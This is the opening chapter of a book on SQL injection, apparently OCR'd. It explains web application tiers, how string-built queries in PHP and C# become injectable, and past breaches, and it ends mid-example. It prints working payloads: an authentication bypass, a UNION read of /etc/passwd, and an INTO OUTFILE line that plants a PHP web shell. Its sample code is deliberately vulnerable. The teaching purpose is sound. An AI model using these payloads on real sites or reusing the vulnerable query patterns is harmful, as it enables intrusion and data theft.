SQL Injection

Complete guide on attacking and defending

Pazician

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Chapter 1

What Is SQL Injection?

Solutions in this chapter:

- **Understanding How Web Applications Work**
- **Understanding SQL Injection**
- **Understanding How It Happens**

- ☑ **Summary**
- ☑ **Solutions Fast Track**
- ☑ **Frequently Asked Questions**

Introduction

Many people say they know what SQL injection is, but all they have heard about or experienced are trivial examples. SQL injection is one of the most devastating vulnerabilities to impact a business, as it can lead to exposure of all of the sensitive information stored in an application's database, including handy information such as usernames, passwords, names, addresses, phone numbers, and credit card details.

So, what exactly is SQL injection? It is the vulnerability that results when you give an attacker the ability to influence the Structured Query Language (SQL) queries that an application passes to a back-end database. By being able to influence what is passed to the database, the attacker can leverage the syntax and capabilities of SQL itself, as well as the power and flexibility of supporting database functionality and operating system functionality available to the database. SQL injection is not a vulnerability that exclusively affects Web applications; any code that accepts input from an untrusted source and then uses that input to form dynamic SQL statements could be vulnerable (e.g., "fat client" applications in a client/server architecture).

SQL injection has probably existed since SQL databases were first connected to Web applications. However, Rain Forest Puppy is widely credited with its discovery—or at least for bringing it to the public's attention. On Christmas Day 1998, Rain Forest Puppy wrote an article titled "NT Web Technology Vulnerabilities" for Phrack (www.phrack.com/issues.html?issue=54&id=8#article), an e-zine written by and for hackers. Rain Forest Puppy also released an advisory on SQL injection ("How I hacked PacketStorm," located at www.wiretrip.net/rfp/txt/rfp2k01.txt) in early 2000 that detailed how SQL injection was used to compromise a popular Web site. Since then, many researchers have developed and refined techniques for exploiting SQL injection. However, to this day many developers and security professionals still do not understand it well.

In this chapter, we will look at the causes of SQL injection. We will start with an overview of how Web applications are commonly structured to provide some context for understanding how SQL injection occurs. We will then look at what causes SQL injection in an application at the code level, and what development practices and behaviors lead us to this.

Understanding How Web Applications Work

Most of us use Web applications on a daily basis, either as part of our vocation or in order to access our e-mail, book a holiday, purchase a product from an online store, view a news item of interest, and so forth. Web applications come in all shapes and sizes.

One thing that Web applications have in common, regardless of the language in which they were written, is that they are interactive and, more often than not, are database-driven. Database-driven Web applications are very common in today's Web-enabled society.

They normally consist of a back-end database with Web pages that contain server-side script written in a programming language that is capable of extracting specific information from a database depending on various dynamic interactions with the user. One of the most common applications for a database-driven Web application is an e-commerce application, where a variety of information is stored in a database, such as product information, stock levels, prices, postage and packing costs, and so on. You are probably most familiar with this type of application when purchasing goods and products online from your e-retailer of choice. A database-driven Web application commonly has three tiers: a presentation tier (a Web browser or rendering engine), a logic tier (a programming language, such as C#, ASP, .NET, PHP, JSP, etc.), and a storage tier (a database such as Microsoft SQL Server, MySQL, Oracle, etc.). The Web browser (the presentation tier, such as Internet Explorer, Safari, Firefox, etc.) sends requests to the middle tier (the logic tier), which services the requests by making queries and updates against the database (the storage tier).

Take, for example, an online retail store that presents a search form that allows you to sift and sort through products that are of particular interest, and provides an option to further refine the products that are displayed to suit financial budget constraints. To view all products within the store that cost less than $100, you could use the following URL:

- http://www.victim.com/products.php?val=100

The following PHP script illustrates how the user input (*val*) is passed to a dynamically created SQL statement. The following section of the PHP code is executed when the URL is requested.

```
// connect to the database
$conn = mysql_connect("localhost","username","password");

// dynamically build the sql statement with the input
$query = "SELECT * FROM Products WHERE Price < '$_GET["val"]' " .
         "ORDER BY ProductDescription";

// execute the query against the database
$result = mysql_query($query);

// iterate through the record set
while($row = mysql_fetch_array($result, MYSQL_ASSOC))
{
   // display the results to the browser
   echo "Description : {$row['ProductDescription']} <br>" .
      "Product ID : {$row['ProductID']} <br>" .
      "Price : {$row['Price']} <br><br>";
}
```

The following code sample more clearly illustrates the SQL statement that the PHP script builds and executes. The statement will return all of the products in the database that cost less than $100. These products will then be displayed and presented to your Web browser so that you can continue shopping within your budget constraints.

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
In principle, all interactive database-driven Web applications operate in the same way, or at least in a similar fashion.

```
SELECT *
FROM Products
WHERE Price < '100.00'
ORDER BY ProductDescription;
```

A Simple Application Architecture

As noted earlier, a database-driven Web application commonly has three tiers: presentation, logic, and storage. To help you better understand how Web application technologies interact to present you with a feature-rich Web experience, Figure 1.1 illustrates the simple three-tier example that I outlined previously.

Figure 1.1 Simple Three-Tier Architecture



The presentation tier is the topmost level of the application. It displays information related to such services as browsing merchandise, purchasing, and shopping cart contents, and it communicates with other tiers by outputting results to the browser/client tier and all other tiers in the network. The logic tier is pulled out from the presentation tier, and as its own layer, it controls an application's functionality by performing detailed processing. The data tier consists of database servers. Here, information is stored and retrieved. This tier keeps data independent from application servers or business logic. Giving data its own tier also improves scalability and performance. In Figure 1.1, the Web browser (presentation) sends requests to the middle tier (logic), which services them by making queries and updates against the database (storage). A fundamental rule in a three-tier architecture is that the

presentation tier never communicates directly with the data tier; in a three-tier model, all communication must pass through the middleware tier. Conceptually, the three-tier architecture is linear.


In Figure 1.1, the user fires up his Web browser and connects to http://www.victim.com. The Web server that resides in the logic tier loads the script from the file system and passes it through its scripting engine, where it is parsed and executed. The script opens a connection to the storage tier using a database connector and executes an SQL statement against the database. The database returns the data to the database connector, which is passed to the scripting engine within the logic tier. The logic tier then implements any application or business logic rules before returning a Web page in HTML format to the user's Web browser within the presentation tier. The user's Web browser renders the HTML and presents the user with a graphical representation of the code. All of this happens in a matter of seconds and is transparent to the user.

A More Complex Architecture

Three-tier solutions are not scalable, so in recent years the three-tier model was reevaluated and a new concept built on scalability and maintainability was created: the *n*-tier application development paradigm. Within this a four-tier solution was devised that involves the use of a piece of middleware, typically called an *application server*, between the Web server and the database. An application server in an *n*-tier architecture is a server that hosts an application programming interface (API) to expose business logic and business processes for use by applications. Additional Web servers can be introduced as requirements necessitate. In addition, the application server can talk to several sources of data, including databases, mainframes, or other legacy systems.

Figure 1.2 depicts a simple, four-tier architecture.

Figure 1.2 Four-Tier Architecture



In Figure 1.2, the Web browser (presentation) sends requests to the middle tier (logic), which in turn calls the exposed APIs of the application server residing within the application tier, which services them by making queries and updates against the database (storage).

In Figure 1.2, the user fires up his Web browser and connects to http://www.victim.com. The Web server that resides in the logic tier loads the script from the file system and passes it through its scripting engine where it is parsed and executed. The script calls an exposed API from the application server that resides in the application tier. The application server opens a connection to the storage tier using a database connector and executes an SQL statement against the database. The database returns the data to the database connector and the application server then implements any application or business logic rules before returning the data to the Web server. The Web server then implements any final logic before presenting the data in HTML format to the user's Web browser within the presentation tier. The user's Web browser renders the HTML and presents the user with a graphical representation of the code. All of this happens in a matter of seconds and is transparent to the user.

The basic concept of a tiered architecture involves breaking an application into logical chunks, or tiers, each of which is assigned general or specific roles. Tiers can be located on different machines or on the same machine where they are virtually or conceptually separate from one another. The more tiers you use, the more specific each tier's role is. Separating the responsibilities of an application into multiple tiers makes it easier to scale the application, allows for better separation of development tasks among developers, and makes an application more readable and its components more reusable. The approach can also make applications more robust by eliminating a single point of failure. For example, a decision to change database vendors should require nothing more than some changes to the applicable portions of the application tier; the presentation and logic tiers remain unchanged. Three-tier and four-tier architectures are the most commonly deployed architectures on the Internet today; however, the *n*-tier model is extremely flexible and, as previously discussed, the concept allows for many tiers and layers to be logically separated and deployed in a myriad of ways.

Understanding SQL Injection

Web applications are becoming more sophisticated and increasingly technically complex. They range from dynamic Internet and intranet portals, such as e-commerce sites and partner extranets, to HTTP-delivered enterprise applications such as document management systems and ERP applications. The availability of these systems and the sensitivity of the data that they store and process are becoming critical to almost all major businesses, not just those that have online e-commerce stores. Web applications and their supporting infrastructure and environments use diverse technologies and can contain a significant amount of modified and customized code. The very nature of their feature-rich design and their capability to collate, process, and disseminate information over the Internet or from within an intranet makes them a popular target for attack. Also, since the network security technology market has

matured and there are fewer opportunities to breach information systems through network-based vulnerabilities, hackers are increasingly switching their focus to attempting to compromise applications.

SQL injection is an attack in which SQL code is inserted or appended into application/user input parameters that are later passed to a back-end SQL server for parsing and execution. Any procedure that constructs SQL statements could potentially be vulnerable, as the diverse nature of SQL and the methods available for constructing it provide a wealth of coding options. The primary form of SQL injection consists of direct insertion of code into parameters that are concatenated with SQL commands and executed. A less direct attack injects malicious code into strings that are destined for storage in a table or as metadata. When the stored strings are subsequently concatenated into a dynamic SQL command, the malicious code is executed. When a Web application fails to properly sanitize the parameters which are passed to dynamically created SQL statements (even when using parameterization techniques) it is possible for an attacker to alter the construction of back-end SQL statements. When an attacker is able to modify an SQL statement, the statement will execute with the same rights as the application user; when using the SQL server to execute commands that interact with the operating system, the process will run with the same permissions as the component that executed the command (e.g., database server, application server, or Web server), which is often highly privileged.

To illustrate this, let's return to the previous example of a simple online retail store. If you remember, we attempted to view all products within the store that cost less than $100, by using the following URL:

- http://www.victim.com/products.php?val=100

NOTE

The URL examples in this chapter use *GET* parameters instead of *POST* parameters for ease of illustration. *POST* parameters are just as easy to manipulate; however, this usually involves the use of something else, such as a traffic manipulation tool, Web browser plug-in, or inline proxy application.

This time, however, you are going to attempt to inject your own SQL commands by appending them to the input parameter *val*. You can do this by appending the string *' OR '1'= '1* to the URL:

- http://www.victim.com/products.php?val=100' OR '1'='1

This time, the SQL statement that the PHP script builds and executes will return all of the products in the database regardless of their price. This is because you have altered the

logic of the query. This happens because the appended statement results in the *OR* operand of the query always returning *true*, that is, 1 will always be equal to 1. Here is the query that was built and executed:

```
SELECT *
FROM ProductsTbl
WHERE Price < '100.00' OR '1'='1'
ORDER BY ProductDescription;
```

NOTE

There are many ways to exploit SQL injection vulnerabilities to achieve a myriad of goals; the success of the attack is usually highly dependent on the underlying database and interconnected systems that are under attack. Sometimes it can take a great deal of skill and perseverance to exploit a vulnerability to its full potential.

The preceding simple example demonstrates how an attacker can manipulate a dynamically created SQL statement that is formed from input that has not been validated or encoded to perform actions that the developer of an application did not foresee or intend. The example, however, perhaps does not illustrate the effectiveness of such a vulnerability; after all, we only used the vector to view all of the products in the database, and we could have legitimately done that by using the application's functionality as it was intended to be used in the first place. What if the same application can be remotely administered using a content management system (CMS)? A CMS is a Web application that is used to create, edit, manage, and publish content to a Web site, without having to have an in-depth understanding of or ability to code in HTML. You can use the following URL to access the CMS application:

- http://www.victim.com/cms/login.php?username=foo&password=bar

The CMS application requires that you supply a valid username and password before you can access its functionality. Accessing the preceding URL would result in the error "Incorrect username or password, please try again". Here is the code for the login.php script:

```
// connect to the database
$conn = mysql_connect("localhost","username","password");
// dynamically build the sql statement with the input
$query = "SELECT userid FROM CMSUsers WHERE user = '$_GET["user"]' " .
         "AND password = '$_GET["password"]'";
```

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```
// execute the query against the database
$result = mysql_query($query);

// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);

// if a row is returned then the credentials must be valid, so
// forward the user to the admin pages
if ($rowcount != 0){ header("Location: admin.php");}

// if a row is not returned then the credentials must be invalid
else { die('Incorrect username or password, please try again.')}
```

The login.php script dynamically creates an SQL statement that will return a record set if a username and matching password are entered. The SQL statement that the PHP script builds and executes is illustrated more clearly in the following code snippet. The query will return the *userid* that corresponds to the user if the *user* and *password* values entered match a corresponding stored value in the *CMSUsers* table.

```
SELECT userid
FROM CMSUsers
WHERE user = 'foo' AND password = 'bar';
```

The problem with the code is that the application developer believes the number of records returned when the script is executed will always be zero or one. In the previous injection example, we used the exploitable vector to change the meaning of the SQL query to always return *true*. If we use the same technique with the CMS application, we can cause the application logic to fail. By appending the string *' OR '1'='1* to the following URL, the SQL statement that the PHP script builds and executes this time will return all of the *userid*s for all of the users in the *CMSUsers* table. The URL would look like this:

- http://www.victim.com/cms/login.php?username=foo&password=bar' OR '1'='1

All of the *userid*s are returned because we altered the logic of the query. This happens because the appended statement results in the *OR* operand of the query always returning *true*, that is, 1 will always be equal to 1. Here is the query that was built and executed:

```
SELECT userid
FROM CMSUsers
WHERE user = 'foo' AND password = 'password' OR '1'='1';
```

The logic of the application means that if the database returns more than zero records, we must have entered the correct authentication credentials and should be redirected and given access to the protected admin.php script. We will normally be logged in as the first user in the *CMSUsers* table. An SQL injection vulnerability has allowed the application logic to be manipulated and subverted.

WARNING

Do not try any of these examples on any Web applications or systems, unless you have permission (in writing, preferably) from the application or system owner. In the United States, you could be prosecuted under the Computer Fraud and Abuse Act of 1986 (www.cio.energy.gov/documents/ComputerFraud-AbuseAct.pdf) or the USA PATRIOT Act of 2001. In the United Kingdom, you could be prosecuted under the Computer Misuse Act of 1990 (www.opsi.gov.uk/acts/acts1990/Ukpga_19900018_en_1) and the revised Police and Justice Act of 2006 (www.opsi.gov.uk/Acts/acts2006/ukpga_20060048_en_1). If successfully charged and prosecuted, you could receive a fine or a lengthy prison sentence.

High-Profile Examples

It is difficult to correctly and accurately gather data on exactly how many organizations are vulnerable to or have been compromised via an SQL injection vulnerability, as companies in many countries, unlike their U.S. counterparts, are not obliged by law to publicly disclose when they have experienced a serious breach of security. However, security breaches and successful attacks executed by malicious attackers are now a favorite media topic for the world press. The smallest of breaches, that historically may have gone unnoticed by the wider public, are often heavily publicized today.

Some publicly available resources can help you understand how large an issue SQL injection is. For instance, the Common Vulnerabilities and Exposures (CVE) Web site provides a list of information security vulnerabilities and exposures that aims to provide common names for publicly known problems. The goal of CVE is to make it easier to share data across separate vulnerability capabilities (tools, repositories, and services). The site collates information on vulnerabilities that are publicly known and provides statistical analysis on security trends. In its 2007 report (http://cwe.mitre.org/documents/vuln-trends/index.html), CVE lists a total of 1,754 SQL injection vulnerabilities within its database, and of those, 944 were added in 2006. SQL injection comprised 13.6 percent of all CVE-reported vulnerabilities in 2006 (http://cwe.mitre.org/documents/vuln-trends/index.html), second only to cross-site scripting (XSS) and ahead of buffer overflows.

In addition, the Open Web Application Security Project (OWASP) lists injection flaws (which include SQL injection) as the second most prevalent security vulnerability affecting Web applications in its 2007 Top 10 list. The primary aim of the OWASP Top 10 is to educate developers, designers, architects, and organizations about the consequences of the most common Web application security vulnerabilities. The OWASP Top 10 2007 list was compiled from data extracted from the CVE data. The problem with using CVE numbers as an

indication of how many sites are vulnerable to SQL injection is that the data does not provide insight into vulnerabilities within custom-built sites. CVE requests represent the volume of discovered vulnerabilities in commercial and open source applications; they do not reflect the degree to which those vulnerabilities exist in the real world. In reality, the situation is much, much worse.

We can also look to other resources that collate information on compromised Web sites. Zone-H, for instance, is a popular Web site that records Web site defacements. The site shows that a large number of high-profile Web sites and Web applications have been hacked over the years due to the presence of exploitable SQL injection vulnerabilities. Web sites within the Microsoft domain have been defaced some 46 times or more going back as far as 2001. You can view a comprehensive list of hacked Microsoft sites online at Zone-H (www.zone-h.org/content/view/14980/1/).

The traditional press also likes to heavily publicize any security data breaches, especially those that affect well-known and high-profile companies. Here is a list of some of these:

- In February 2002, Jeremiah Jacks (www.securityfocus.com/news/346) discovered that Guess.com was vulnerable to SQL injection. He gained access to at least 200,000 customers' credit card details.
- In June 2003, Jeremiah Jacks struck again, this time at PetCo.com (www.securityfocus.com/news/6194), where he gained access to 500,000 credit card details via an SQL injection flaw.
- On June 17, 2005, MasterCard alerted some of its customers to a breach in the security of Card Systems Solutions. At the time, it was the largest known breach of its kind. By exploiting an SQL injection flaw (www.ftc.gov/os/caselist/0523148/0523148complaint.pdf), a hacker gained access to 40 million credit card details.
- In December 2005, Guidance Software, developer of EnCase, discovered that a hacker had compromised its database server via an SQL injection flaw (www.ftc.gov/os/caselist/0623057/0623057complaint.pdf), exposing the financial records of 3,800 customers.
- Circa December 2006, the U.S. discount retailer TJX was successfully hacked and the attackers stole millions of payment card details from the TJX databases.
- In August 2007, the United Nations Web site (www.un.org) was defaced via SQL injection vulnerability by an attacker in order to display anti-U.S. messages (http://news.cnet.com/8301-10784_3-9758843-7.html).

Historically, attackers would compromise a Web site or Web application to score points with other hacker groups, to spread their particular political viewpoints and messages, to show off their "mad skillz," or simply to retaliate against a perceived slur or injustice. Today, however, an attacker is much more likely to exploit a Web application to gain financially

and make a profit. A wide range of potential groups of attackers are on the Internet today, all with differing motivations. They range from individuals looking simply to compromise systems driven by a passion for technology and a "hacker" mentality, focused criminal organizations seeking potential targets for financial proliferation, and political activists motivated by personal or group beliefs, to disgruntled employees and system administrators abusing their privileges and opportunities for a variety of goals. An SQL injection vulnerability in a Web site or Web application is often all an attacker needs to accomplish his goal.

Are You Owned?

It Couldn't Happen to Me, Could It?

I have assessed many Web applications over the years, and I have found that one in every three applications I have tested was vulnerable to SQL injection. The impact of the vulnerability varies among applications, but this vulnerability is present in many Internet-facing applications today. Many applications are exposed to hostile environments such as the Internet without being assessed for vulnerabilities. Defacing a Web site is a very noisy and noticeable action and is usually performed by "script kiddies" to score points and respect among other hacker groups. More serious and motivated attackers do not want to draw attention to their actions. It is perfectly feasible that sophisticated and skilled attackers would use an SQL injection vulnerability to gain access to and compromise interconnected systems. I have, on more than one occasion, had to inform a client that their systems have been compromised and are actively being used by hackers for a number of illegal activities. Some organizations and Web site owners may never know whether their systems have been previously exploited or whether hackers currently have a back door into their systems.

Starting in early 2008, hundreds of thousands of Web sites were compromised by means of an automated SQL injection attack. A tool was used to search for potentially vulnerable applications on the Internet, and when a vulnerable site was found the tool automatically exploited them. When the exploit payload was delivered it executed an iterative SQL loop that located every user-created table in the remote database and then appended every text column within the table with a malicious client-side script. As most database-driven Web applications use data in the database to dynamically construct Web content, eventually the script would be presented to a user of the compromised Web site or application. The tag would instruct any browser that loads an infected Web page to execute a malicious script

Pearson

that was hosted on a remote server. The purpose of this was to infect as many hosts with malware as possible. It was a very effective attack. Significant sites such as ones operated by government agencies, the United Nations, and major corporations were compromised and infected by this mass attack. It is difficult to ascertain exactly how many client computers and visitors to these sites were in turn infected or compromised, especially as the payload that was delivered was customizable by the individual launching the attack.

Understanding How It Happens

SQL is the standard language for accessing Microsoft SQL Server, Oracle, MySQL, Sybase, and Informix (as well as other) database servers. Most Web applications need to interact with a database, and most Web application programming languages, such as ASP, C#, .NET, Java, and PHP, provide programmatic ways of connecting to a database and interacting with it. SQL injection vulnerabilities most commonly occur when the Web application developer does not ensure that values received from a Web form, cookie, input parameter, and so forth are validated before passing them to SQL queries that will be executed on a database server. If an attacker can control the input that is sent to an SQL query and manipulate that input so that the data is interpreted as code instead of as data, the attacker may be able to execute code on the back-end database.

Each programming language offers a number of different ways to construct and execute SQL statements, and developers often use a combination of these methods to achieve different goals. A lot of Web sites that offer tutorials and code examples to help application developers solve common coding problems often teach insecure coding practices and their example code is also often vulnerable. Without a sound understanding of the underlying database that they are interacting with or a thorough understanding and awareness of the potential security issues of the code that is being developed, application developers can often produce inherently insecure applications that are vulnerable to SQL injection.

Dynamic String Building

Dynamic string building is a programming technique that enables developers to build SQL statements dynamically at runtime. Developers can create general-purpose, flexible applications by using dynamic SQL. A dynamic SQL statement is constructed at execution time, for which different conditions generate different SQL statements. It can be useful to developers to construct these statements dynamically when they need to decide at runtime what fields to bring back from, say, *SELECT* statements, the different criteria for queries, and perhaps different tables to query based on different conditions.

However, developers can achieve the same result in a much more secure fashion if they use parameterized queries. Parameterized queries are queries that have one or more embedded

parameters in the SQL statement. Parameters can be passed to these queries at runtime; parameters containing embedded user input would not be interpreted as commands to execute, and there would be no opportunity for code to be injected. This method of embedding parameters into SQL is more efficient and a lot more secure than dynamically building and executing SQL statements using string-building techniques.

The following PHP code shows how some developers build SQL string statements dynamically from user input. The statement selects a data record from a table in a database. The record that is returned depends on the value that the user is entering being present in at least one of the records in the database.

```
// a dynamically built sql string statement in PHP
$query = "SELECT * FROM table WHERE field = '$_GET["input"]'";

// a dynamically built sql string statement in .NET
query = "SELECT * FROM table WHERE field = '" +
   request.getParameter("input") + "'";
```

One of the issues with building dynamic SQL statements such as this is that if the code does not validate or encode the input before passing it to the dynamically created statement, an attacker could enter SQL statements as input to the application and have his SQL statements passed to the database and executed. Here is the SQL statement that this code builds:

```
SELECT * FROM TABLE WHERE FIELD = 'input'
```

Incorrectly Handled Escape Characters

SQL databases interpret the quote character (') as the boundary between code and data. It assumes that anything following a quote is code that it needs to run and anything encapsulated by a quote is data. Therefore, you can quickly tell whether a Web site is vulnerable to SQL injection by simply typing a single quote in the URL or within a field in the Web page or application. Here is the source code for a very simple application that passes user input directly to a dynamically created SQL statement:

```
// build dynamic SQL statement
$SQL = "SELECT * FROM table WHERE field = '$_GET["input"]'";

// execute sql statement
$result = mysql_query($SQL);

// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);

// iterate through the record set returned
$row = 1;
while ($db_field = mysql_fetch_assoc($result)) {
   if ($row <= $rowcount){
      print $db_field[$row] . "<BR>";
      $row++;
   }
}
```

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If you were to enter the single-quote character as input to the application, you may be presented with either one of the following errors; the result depends on a number of environmental factors, such as programming language and database in use, as well as protection and defense technologies implemented:

```
Warning: mysql_fetch_assoc(): supplied argument is not a valid MySQL result
resource
```

You may receive the preceding error or the one that follows. The following error provides useful information on how the SQL statement is being formulated:

```
You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near ''VALUE'''
```

The reason for the error is that the single-quote character has been interpreted as a string delimiter. Syntactically, the SQL query executed at runtime is incorrect (it has one too many string delimiters), and therefore the database throws an exception. The SQL database sees the single-quote character as a special character (a string delimiter). The character is used in SQL injection attacks to "escape" the developer's query so that the attacker can then construct his own queries and have them executed.

The single-quote character is not the only character that acts as an escape character; for instance, in Oracle, the blank space ( ), double pipe (||), comma (,), period (.), (*/), and double-quote characters (") have special meanings. For example:

```
-- The pipe [||] character can be used to append a function to a value.
-- The function will be executed and the result cast and concatenated.
http://www.victim.com/id=1||utl_inaddr.get_host_address(local)--
-- An asterisk followed by a forward slash can be used to terminate a
-- comment and/or optimizer hint in Oracle
http://www.victim.com/hint=*/ from dual--
```

Incorrectly Handled Types

By now, some of you may be thinking that to avoid being exploited by SQL injection, simply escaping or validating input to remove the single-quote character would suffice. Well, that's a trap which lots of Web application developers have fallen into. As I explained earlier, the single-quote character is interpreted as a string delimiter and is used as the boundary between code and data. When dealing with numeric data, it is not necessary to encapsulate the data within quotes; otherwise, the numeric data would be treated as a string.

Here is the source code for a very simple application that passes user input directly to a dynamically created SQL statement. The script accepts a numeric parameter (*$userid*) and displays information about that user. The query assumes that the parameter will be an integer and so is written without quotes.

```
// build dynamic SQL statement
$SQL = "SELECT * FROM table WHERE field = $_GET["userid"]"
```

```
// execute sql statement
$result = mysql_query($SQL);

// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);

// iterate through the record set returned
$row = 1;
while ($db_field = mysql_fetch_assoc($result)) {
   if ($row <= $rowcount){
      print $db_field[$row] . "<BR>";
      $row++;
   }
}
```

MySQL provides a function called *LOAD_FILE* that reads a file and returns the file contents as a string. To use this function, the file must be located on the database server host and the full pathname to the file must be provided as input to the function. The calling user must also have the FILE privilege. The following statement, if entered as input, may allow an attacker to read the contents of the /etc/passwd file, which contains user attributes and usernames for system users:

```
1 UNION ALL SELECT LOAD_FILE('/etc/passwd')--
```

TIP

MySQL also has a built-in command that you can use to create and write system files. You can use the following command to write a Web shell to the Web root to install a remotely accessible interactive Web shell:

1 UNION SELECT "<? system($_REQUEST['cmd']); ?>" INTO OUTFILE "/var/www/html/victim.com/cmd.php" --

For the *LOAD_FILE* and *SELECT INTO OUTFILE* commands to work, the MySQL user used by the vulnerable application must have been granted the FILE permission. For example, by default, the root user has this permission on. FILE is an administrative privilege.

The attacker's input is directly interpreted as SQL syntax; so, there is no need for the attacker to escape the query with the single-quote character. Here is a clearer depiction of the SQL statement that is built:

```
SELECT * FROM TABLE
WHERE
USERID = 1 UNION ALL SELECT LOAD_FILE('/etc/passwd')--
```

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Incorrectly Handled Query Assembly

Some complex applications need to be coded with dynamic SQL statements, as the table or field that needs to be queried may not be known at the development stage of the application or it may not yet exist. An example is an application that interacts with a large database that stores data in tables that are created periodically. A fictitious example may be an application that returns data for an employee's time sheet. Each employee's time sheet data is entered into a new table in a format that contains that month's data (for January 2008 this would be in the format *employee_employee-id_01012008*). The Web developer needs to allow the statement to be dynamically created based on the date that the query is executed.

The following source code for a very simple application that passes user input directly to a dynamically created SQL statement demonstrates this. The script uses application-generated values as input; that input is a table name and three column names. It then displays information about an employee. The application allows the user to select what data he wishes to return; for example, he can choose an employee for which he would like to view data such as job details, day rate, or utilization figures for the current month. Because the application already generated the input, the developer trusts the data; however, it is still user-controlled, as it is submitted via a *GET* request. An attacker could submit his table and field data for the application-generated values.

```
// build dynamic SQL statement
$SQL = "SELECT $_GET["column1"], $_GET["column2"], $_GET["column3"] FROM
       $_GET["table"]";
// execute sql statement
$result = mysql_query($SQL);
// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);
// iterate through the record set returned
$row = 1;
while ($db_field = mysql_fetch_assoc($result)) {
   if ($row <= $rowcount){
      print $db_field[$row] . "<BR>";
      $row++;
   }
}
```

If an attacker was to manipulate the HTTP request and substitute the *users* value for the table name and the *user*, *password*, and *Super_priv* fields for the application-generated column names, he may be able to display the usernames and passwords for the database users on the system. Here is the URL that is built when using the application:

- http://www.victim.com/user_details.php?table=users&column1=user&column2=password&column3=Super_priv

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If the injection were successful, the following data would be returned instead of the time sheet data. This is a very contrived example; however, real-world applications have been built this way. I have come across them on more than one occasion.

```
+----------------+-------------------------------------------+--------------+
|   user         |   password                                |   Super_priv |
+----------------+-------------------------------------------+--------------+
|   root         |   *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |   Y          |
|   sqlinjection |   *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |   N          |
|   0wned        |   *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |   N          |
+----------------+-------------------------------------------+--------------+
```

Incorrectly Handled Errors

Improper handling of errors can introduce a variety of security problems for a Web site. The most common problem occurs when detailed internal error messages such as database dumps and error codes are displayed to the user or attacker. These messages reveal implementation details that should never be revealed. Such details can provide an attacker with important clues regarding potential flaws in the site. Verbose database error messages can be used to extract information from databases on how to amend or construct injections to escape the developer's query or how to manipulate it to bring back extra data, or in some cases, to dump all of the data in a database (Microsoft SQL Server).

The simple example application that follows is written in C# for ASP.NET and uses a Microsoft SQL Server database server as its back end, as this database provides the most verbose of error messages. The script dynamically generates and executes an SQL statement when the user of the application selects a user identifier from a drop-down list.

```
private void SelectedIndexChanged(object sender, System.EventArgs e)
   {
      // Create a Select statement that searches for a record
      // matching the specific id from the Value property.
      string SQL;
      SQL = "SELECT * FROM table ";
      SQL += "WHERE ID=" + UserList.SelectedItem.Value + "";
      // Define the ADO.NET objects.
      OleDbConnection con = new OleDbConnection(connectionString);
      OleDbCommand cmd = new OleDbCommand(SQL, con);
      OleDbDataReader reader;
      // Try to open database and read information.
      try
      {
        con.Open();
```

```
        reader = cmd.ExecuteReader();
        reader.Read();
        lblResults.Text = "<b>" + reader["LastName"];
        lblResults.Text += ", " + reader["FirstName"] + "</b><br>";
        lblResults.Text += "ID: " + reader["ID"] + "<br>";
        reader.Close();
      }
      catch (Exception err)
      {
        lblResults.Text = "Error getting data. ";
        lblResults.Text += err.Message;
      }
      finally
      {
        con.Close();
      }
    }
```

If an attacker was to manipulate the HTTP request and substitute the expected ID value for his own SQL statement, he may be able to use the informative SQL error messages to learn values in the database. For example, if the attacker entered the following query, execution of the SQL statement would result in an informative error message being displayed containing the version of the RDBMS that the Web application is using:

```
' and 1 in (SELECT @@version) --
```

Although the code does trap error conditions, it does not provide custom and generic error messages. Instead, it allows an attacker to manipulate the application and its error messages for information. Chapter 4 provides more detail on how an attacker can use and abuse this technique and situation. Here is the error that would be returned:

```
